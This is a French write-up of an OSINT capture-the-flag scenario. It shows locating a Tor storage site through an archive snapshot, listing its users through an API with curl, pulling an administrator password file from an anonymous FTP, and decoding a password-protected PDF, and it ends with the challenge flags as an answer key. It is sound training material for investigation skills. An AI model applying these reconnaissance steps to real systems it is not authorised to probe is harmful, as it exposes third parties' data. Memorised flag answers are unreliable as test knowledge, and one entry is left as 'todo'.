
En regardant les métadonnées du document trouvé dans Oups…, on voit un lien Tor2Web qui permet d'accéder à des sites Tor sans utiliser le navigateur dédié. Le site est malheureusement inaccessible en l'état.

En faisant le tour des outils expérimentés dans d'autres CTF, on s'est rappelés qu'on avait pas encore utilisé de Wayback Machine (ou son alternative Archive Today). Un snapshot a été réalisé le 28 mai sur Archive Today : https://archive.ph/r7tAE



Si on regarde le code source de la page, on trouve le site Tor en ligne :

```
<h2 style="font-size:24px;font-weight:700;display:block;margin-block-end
    :19.92px;margin-block-start:19.92px;margin-inline-end:0px;margin-inline
    -start:0px;" >The URL you are looking for has moved. Please double
    check sources</h2>
<onionhere href="3fyk5hy7stjhjwg3jmowcr6g4ozeiytmayb2jy4u5hsynxflglx454id.
    onion"></onionhere>
}
```




Flag - Le terrier du lapin

2.20 ACCESS_DENIED

> Félicitation vous avez trouvés LE site qui vous permettra d'en apprendre encore plus sur les entités ! Mais… Faudrait-il pouvoir accéder aux informations internes.
> Combien d'utilisateurs sont recensés sur ce site ?

Si on regarde le `robots.txt` du site Tor :

```
User-agent: *
Disallow: /docs/
```



On se retrouve avec une API Swagger. Si on teste la première fonction :

```
http://3fyk5hy7stjhjwg3jmowcr6g4ozeiytmayb2jy4u5hsynxflglx454id.onion/api/
    checkUsers
```

On récupère une liste d'utilisateurs de la forme suivante (on n'affiche que les trois derniers résultats qui seront utiles pour la suite) :

```
[
  # 100 random users
  {
    "username": "Oracle_ZESS",
    "premium": true,
    "upload_path": [
      "/zess0799820a5600eb0201/mail_autodump.zip"
    ]
  },
  {
    "username": "OreshkinVostok",
    "premium": true,
    "upload_path": [
      "/oreshkinvostok7805e070c0740bb040/french_topsecret_files_dump.zip"
    ]
  },
  {
    "username": "Sandstorm",
    "premium": true,
    "upload_path": [
      "/sandstorm07a0400d0c0a0e0c0/malnev_op.pdf"
    ]
  }
]
```

Il suffit alors de compter le nombre d'entrées dans le JSON :


```
$curl -X 'GET' \
  'http://3fyk5hy7stjhjwg3jmowcr6g4ozeiytmayb2jy4u5hsynxflglx454id.tor2web
     .it/api/checkUsers' \
  -H 'accept: application/json' | jq length
103
```

Flag - ACCESS_DENIED

2.21 ACCESS_GRANTED

> Vous pouvez maintenant avoir un accès à un fichier très sensible de sandstorm. Vous décidez de prendre note des différentes appellations du groupe.
> Quels sont-ils ?

Dans les différents fichiers trouvés dans ACCESS_DENIED , on en a un sur Sandstorm : http://3fyk5hy7stjhjwg3jmowcr6g4ozeiytmayb2jy4u5hsynxflglx454id.onion/sandstorm07a0400d0c0a0e0c0/malnev_op.pdf.



5. COORDINATION OPÉRATIONNELLE

Serveurs C&C primaires:

- SANDSTORM: 185.174.XXX.XXX (Hébergeur bulletproof - Pays-Bas)
- BLACK WOLF: 91.242.XXX.XXX (ASN russe via proxy)
- MALNE: Infrastructure Tor + domaines DGA

Flag - ACCESS_GRANTED

2.22 Interlude

Faisons un petit point jusqu'ici.
Au début de l'investigation, vous avez pu découvrir trois groupes inquiétants :

- les FLEK, dont les prévisions de contre-attaque et de FT (Financement Terroriste) ont soulevés des inquiètudes.
- les ZESS, dont les activités de sabotage et de repérages ont mis en lumières leur existances.
- SandStorm, dont les activités cybercriminelles ont été mises en avant car considérés comme inquiétant.

En plongeant dans leur histoire, vous avez découvert un .onion commun qui sert de stockage "sécurisé". En observant ce dernier, vous avez pu mettre la main sur différents fichiers, dont un dump qui vous a permis d'en apprendre d'avantage sur les trois entités !
Mais ce n'est pas fini pour autant… Vous avez pu mettre la main sur une archive des mails de ZESS et votre intuition vous dis que quelque chose de grande ampleur se prépare, mais quoi…
Êtes vous prêts à continuer ?
Pour continuer entrez le flag ci-dessous
Flag : **Je veux mon neveux !**

Rien à signaler sur ce challenge.

Flag - Interlude

2.23 ADMIN_GRANT [BONUS]

ATTENTION Veuillez comme indiqué ne pas télécharger ou exécuter autre chose que des fichier txt là ou vous trouverez les informations demandées
Question : quel est le mot de passe administrateur de l'infrastructure de Freedom Storage ?

On trouve un commentaire dans le code source de la page d'accueil du site Tor :

```
<h1>Welcome to FreedomStorage</h1>
<!--Internal doc: /manual.pdf-->
```

Le manuel PDF donne des instructions pour se connecter à un FTP :

> MANUAL REFERENCE : FOR INTERNAL USAGE ONLY In the event of a major crisis, the root administrator password is stored on our File Transfer Protocol system at `ftp.sels.ru`, in the upload directory. Warning : Do not download or open any files other than `.txt` files. All other file types may contain viruses or traps.

On peut utiliser un compte anonyme pour se connecter au FTP :

```
$ ftp anonymous@ftp.sels.ru

ftp> ls
229 Entering Extended Passive Mode (|||27203|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534          56 Aug 28  2013 pub
drwxr-xrwx    3 108      111          4096 May 27 22:55 upload
226 Directory send OK.

ftp> cd upload/FREEDOM_STORAGE_INTERNAL

ftp> get Administrator_credential_freedom_storage.txt

ftp>bye

$ cat Administrator_credential_freedom_storage.txt
#Int3rnAl_R00t_Passw0rd#
```

Flag - `ADMIN_GRANT [BONUS]`

2.24 Coup final

> Lors de votre exploration des échanges de ZESS, Vous pouvez trouver un document qui indique qu'un évènement d'ampleur va se produire.
> Quelle est la citation / signature du plan d'attaque ?

On s'intéresse ensuite au fichier de ZESS : http://3fyk5hy7stjhjwg3jmowcr6g4ozeiytmayb2jy4u5hsynxflglx454id.onion/zess0799820a5600eb0201/mail_autodump.zip.

Cette archive contient un dump d'une boîte mail avec des compte-rendus de ses différentes actions.

Un seul mail vraiment intéressant avec un PDF en pièce jointe :


```
From: gaia.ecoresist@proton.me
To: oracle.chef@proton.me
Subject: Plan sabotage SELENE
Date: Wed, 19 Mar 2025 17:54:23 +0200
Message-ID: <20250319175423.gaia@proton.me>
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="GAIA42"

--GAIA42
Content-Type: text/plain; charset="UTF-8"

Plan sabotage opération SELENE.
Ouverture :  9° '12 S, 1° '48 O
Détruis après lecture.
GAIA

--GAIA42
Content-Type: application/pdf
Content-Disposition: attachment; filename="operation_selene.pdf"

JVBERi0xLjcKJcOkw7zDtsOfCjIgMCBvYmoKPDwvTGVuZ3RoIDMgMCBSL0ZpbHRlci9GbGF0ZURlY29kZT4
   +CnN0cmVhbQrf2ZFznwEwK48sQq+9UkCZPlmjKjxKArSW+RfVtY9JR+
   md2dmVKOJf2n7ytOVM03vVvT/
[...]
```

On comprend que la pièce jointe est encodée en base64. Après le décodage, on obtient un PDF qui est protégé par mot de passe… Dans le texte du mail, on a une indication :

> Ouverture : 9° 12′ S, 1° 48′ O
>
> Détruis après lecture.
>
> GAIA
>
> –GAIA42

Ce point GPS donne dans le Golfe de Guinée, au large de l'Afrique. Pas de planque à cet endroit… A partir de là, on a été bloqué un temps jusqu'à ce qu'un admin donne un hint sur le Discord :

Et si les coordonnées n'étaient pas sur Terre mais sur la Lune ? On aurait pu penser également à ce hint en trouvant que Gaia est une mission spatiale de l'ESA. En cherchant ces coordonées dans la version *desktop* de Google Earth, on trouve un cratère à proximité du point :



Le nom de ce cratère est le mot de passe du PDF : ce PDF contient un plan d'attaque sur Paris !

La citation est la dernière phrase du PDF. Cette phrase fait écho au Strava où on parlait déjà de nature et de techno-bullshit.

Flag - Coup final

2.25 La Hunt

> Bravo d'être arrivé jusque là !
> Êtes vous prêt pour la hunt ?

Rien à signaler sur ce challenge.

Flag - La Hunt

3 Conclusion

Команда благодарит организаторов за этот великолепный CTF !

4 Flags

4.1 Flag - Prêt, feu, partez !

Nous sommes prêts !

4.2 Flag - Petite pousse deviendra grande

pablo_servigne-raphael_stevens

4.3 Flag - Prends en de la graine !

joe_thetaxi

4.4 Flag - Coup de bambou

61567286581803

4.5 Flag - Courant d'air

https ://www.strava.com/athletes/gaia_ecoresist

4.6 Flag - Promenade de santé

Repérage

4.7 Flag - Coup de jus

69VH+7RR

4.8 Flag - Eco-responsable

bdnb-bg-B9CR-YMAZ-FW7G_1855

4.9 Flag - Signal faible

claire_dupuis

4.10 Flag - CrowdFunding

meme1vs632qpc0uh2txdl3gmvwqedfmykqz0j7aee80

4.11 Flag - Vengeance !

Novgorod

4.12 Flag - Un soupçon de technique...

#s3cr3tpdf

4.13 Flag - LCFT

92127

4.14 Flag - Qui-est-ce ?

kadjaki-warriors@proton.me

4.15 Flag - Aïe mes yeux...

sandstorm_off

4.16 Flag - Tempête de neige

https ://mastodon.social/@sandstorm_off

4.17 Flag - Localisation

Novosibirsk

4.18 Flag - Oups...

GRU_73725

4.19 Flag - Le terrier du lapin

3fyk5hy7stjhjwg3jmowcr6g4ozeiytmayb2jy4u5hsynxflglx454id.onion

4.20 Flag - `ACCESS_DENIED`

103

4.21 Flag - `ACCESS_GRANTED`

SANDSTORM/BLACK WOLF/MALNE

4.22 Flag - Interlude

Je veux mon neveux !

4.23 Flag - `ADMIN_GRANT [BONUS]`

#Int3rnAl_R00t_Passw0rd#

4.24 Flag - Coup final

todo

4.25 Flag - La Hunt

Gloire à notre mère nature et à bas la Technoshit